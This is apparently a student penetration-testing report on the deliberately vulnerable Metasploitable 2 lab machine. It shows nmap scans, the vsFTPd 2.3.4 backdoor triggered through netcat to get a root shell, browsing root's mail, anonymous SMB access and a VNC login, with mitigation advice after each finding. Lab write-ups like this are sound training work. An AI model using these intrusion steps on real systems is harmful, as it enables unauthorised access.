Security Assessment Findings Report

Ethical Considerations

Date: october 20th, 2024

Contact Information

Name	Email
Blessing Isaiah	blessingisaiah59@gmail.com

Table of Contents

Resources

- *Metasploitable 2 Exploitability Guide*
- *Additional Learning Materials*

Confidentiality Statement

This document is solely for educational purposes and aimed at empowering security professionals and enthusiasts with knowledge on how to identify and secure their systems against potential threats. Understanding the tactics used by malicious actors is critical in developing robust defense mechanisms and implementing effective security measures.

Disclaimer

A penetration test required a snapshot in every event carried out. The findings and recommendations reflect the information gathered during the assessment and not any changes or modifications made outside of that period.


Assessment Overview

Metasploitable 2 is an intentionally vulnerable Linux virtual machine designed for testing security tools and practicing penetration testing techniques. Here's an overview of its key features and vulnerabilities:

- **Purpose**: Metasploitable 2 is used for security training, testing security tools, and practicing common penetration testing techniques.
- **Platform**: It is based on Ubuntu Linux and is compatible with virtualization platforms like VMware and VirtualBox1.

Setup

1. Download and Installation:



```
 * Starting deferred execution scheduler atd                            [ OK ]
 * Starting periodic command scheduler crond                            [ OK ]
 * Starting Tomcat servlet engine tomcat5.5                             [ OK ]
 * Starting web server apache2                                          [ OK ]
 * Running local boot scripts (/etc/rc.local)
nohup: appending output to `nohup.out'
nohup: appending output to `nohup.out'
                                                                        [ OK ]

                _                  _       _ _        _     _      ____
 _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ \
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|
                            |_|


Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


metasploitable login: _
```

- ○ You can download Metasploitable 2 from Rapid7 or SourceForge.
- ○ After downloading, unzip the file and run it using a virtualization tool -VirtualBox.

2. Login Credentials:
   - ○ Default username: `msfadmin`
   - ○ Default password: `msfadmin1`.

3. Identifying IP Address:


After logging in, I use the `ifconfig` command to find the IP address assigned to the VM.

The Common Vulnerability Scoring System (CVSS)

The Common Vulnerability Scoring System (CVSS) V3 score ranges from 0 to 10
This score represents the severity of a vulnerability, with 0 being the least severe and 10 being the most severe. Using the Base metric score I will be classifying the vulnerabilities.

Enumeration

Using zenmap - the graphical interface of nmap, I run an intense scan to know open ports of the running services and their specifications.



```
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 08:00:27:53:DE:6B (Oracle VirtualBox virtual NIC)
```

Vulnerabilities


Metasploitable 2 is pre-configured with numerous vulnerabilities, including the following:

1.
   - ☐ Open ports for services like FTP
   - **Port 21 : FTP :**

FTP, or File Transfer Protocol, is a standard network protocol used to transfer files between a client and a server on a computer network. An open FTP port (21) can expose the system to various security risks, including unauthorized access, data breaches, and potential exploitation by attackers.

CVSS V3 Score: 7.5 (High)


Gaining access using netcat.



```
┌──(cyber㉿kali)-[~]
└─$ nc -v 172.20.10.5 6200
172.20.10.5: inverse host lookup failed: Unknown host
(UNKNOWN) [172.20.10.5] 6200 (?) : Connection refused

┌──(cyber㉿kali)-[~]
└─$ nc  172.20.10.5 21
220 (vsFTPd 2.3.4)
user jfigiyi:)
331 Please specify the password.
pass
^C

┌──(cyber㉿kali)-[~]
└─$ nc -v 172.20.10.5 6200
172.20.10.5: inverse host lookup failed: Unknown host
(UNKNOWN) [172.20.10.5] 6200 (?) open
whoami
root
█
```

Exploitation

After gaining access to the root account I was able to gain access to two email addresses user@metasploitable.localdomain and root@metasploitable.localdomain



```
python -c 'import pty; pty.spawn("/bin/bash")'
root@metasploitable:/var# ls
ls
backups  cache  lib  local  lock  log  mail  opt  run  spool  tmp  www
root@metasploitable:/var# cd mail
cd mail
root@metasploitable:/var/mail# ls
ls
msfadmin  root
root@metasploitable:/var/mail# cat root
cat root
From user@metasploitable.localdomain  Fri May  7 14:36:46 2010
Return-Path: <user@metasploitable.localdomain>
X-Original-To: root
Delivered-To: root@metasploitable.localdomain
Received: by metasploitable.localdomain (Postfix, from userid 1001)
        id 017F7CC8E; Fri,  7 May 2010 14:36:45 -0400 (EDT)
To: root@metasploitable.localdomain
From: user@metasploitable.localdomain
Auto-Submitted: auto-generated
Subject: *** SECURITY information for metasploitable.localdomain ***
Message-Id: <20100507183646.017F7CC8E@metasploitable.localdomain>
Date: Fri,  7 May 2010 14:36:45 -0400 (EDT)

metasploitable.localdomain : May  7 14:36:45 : user : user NOT in sudoers ; TTY=tty1 ; PWD=/home/msfadmin ; USER=root ; COMMAND=/bin/bash
```

Mitigation Recommendations:

- Close Unnecessary Ports: Ensure that FTP port 21 is closed unless explicitly required.
- Use Secure Protocols: Consider using secure alternatives like SFTP or FTPS.
- Implement Access Controls: Restrict access to the FTP server to authorized users only.
- Regular Monitoring: Continuously monitor network traffic for suspicious activities.
- Update and Patch: Keep the FTP server software and underlying systems up to date with the latest security patches.

2.


• Port 445 and Port 139 : SmB :

SMB is a network file sharing protocol that allows applications on a computer to read and write to files and to request services from server programs in a computer network.

Port 445 and port 139 are used for SMB and they are both open in this Virtual machine.


CVSS V3 Score: 9.8 (Critical)

SMB Service enumeration using zenmap
nmap -sC -sV -p 445,139 172.20.10.5



```
Starting Nmap 7.92 ( https://nmap.org ) at 2024-10-04 09:58 UTC
Nmap scan report for 172.20.10.5
Host is up (0.0016s latency).

PORT    STATE SERVICE     VERSION
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
MAC Address: 08:00:27:53:DE:6B (Oracle VirtualBox virtual NIC)

Host script results:
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_clock-skew: mean: 2h00m08s, deviation: 2h49m42s, median: 8s
|_nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
|_smb2-time: Protocol negotiation failed (SMB2)
| smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   Computer name: metasploitable
|   NetBIOS computer name:
|   Domain name: localdomain
|   FQDN: metasploitable.localdomain
|_  System time: 2024-10-04T05:58:49-04:00
```


Further scan to discover shared drives and folders that are possibly exposed by the target machine.



```
PORT    STATE SERVICE
445/tcp open  microsoft-ds
MAC Address: 08:00:27:53:DE:6B (Oracle VirtualBox virtual NIC)

Host script results:
| smb-enum-shares:
|   account_used: <blank>
|   \\172.20.10.5\ADMIN$:
|     Type: STYPE_IPC
|     Comment: IPC Service (metasploitable server (Samba 3.0.20-Debian))
|     Users: 1
|     Max Users: <unlimited>
|     Path: C:\tmp
|     Anonymous access: <none>
|   \\172.20.10.5\IPC$:
|     Type: STYPE_IPC
|     Comment: IPC Service (metasploitable server (Samba 3.0.20-Debian))
|     Users: 1
|     Max Users: <unlimited>
|     Path: C:\tmp
|     Anonymous access: READ/WRITE
|   \\172.20.10.5\opt:
|     Type: STYPE_DISKTREE
|     Comment:
|     Users: 1
|     Max Users: <unlimited>
|     Path: C:\tmp
```

Gaining Access

Using smbclient command to gain access into the machine



```
┌──(cyber㉿kali)-[~]
└─$ smbclient \\\\172.20.10.5\\tmp
Password for [WORKGROUP\cyber]:
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \> help
?              allinfo        altname        archive        backup
blocksize      cancel         case_sensitive cd             chmod
chown          close          del            deltree        dir
du             echo           exit           get            getfacl
geteas         hardlink       help           history        iosize
lcd            link           lock           lowercase      ls
l              mask           md             mget           mkdir
mkfifo         more           mput           newer          notify
open           posix          posix_encrypt  posix_open     posix_mkdir
posix_rmdir    posix_unlink   posix_whoami   print          prompt
put            pwd            q              queue          quit
readlink       rd             recurse        reget          rename
reput          rm             rmdir          showacls       setea
setmode        scopy          stat           symlink        tar
```

Mitigation Recommendations:

- Ensure that SMB ports 445 and 139 are closed unless explicitly required.
- Consider using secure alternatives like SMB over TLS.
- Restrict access to the SMB services to authorized users only.
- Continuously monitor network traffic for suspicious activities.
- Keep the SMB server software and underlying systems up to date with the latest security patches.

3.


- ## Port 5900 : VNC :

VNC (Virtual Network Computing) port is a network protocol used to remotely access and control graphical desktops. It typically operates over TCP port 5900 and allows users to view and interact with the desktop environment of a remote system.

CVSS V3 Score: 9.8 (Critical)

Gaining Access


Creating a connection using telnet




```
┌──(cyber㉿kali)-[~]
└─$ telnet  172.20.10.5  5900
Trying 172.20.10.5...
Connected to 172.20.10.5.
Escape character is '^]'.
RFB 003.003
```

Exploitation

I was able to connect to root account using vnc viewer and the victim ip address



```
┌──(cyber㉿kali)-[~]
└─$ vncviewer 172.20.10.5
Connected to RFB server, using protocol version 3.3
Performing standard VNC authentication
Password:
Authentication successful
Desktop name "root's X desktop (metasploitable:0)"
VNC server default format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
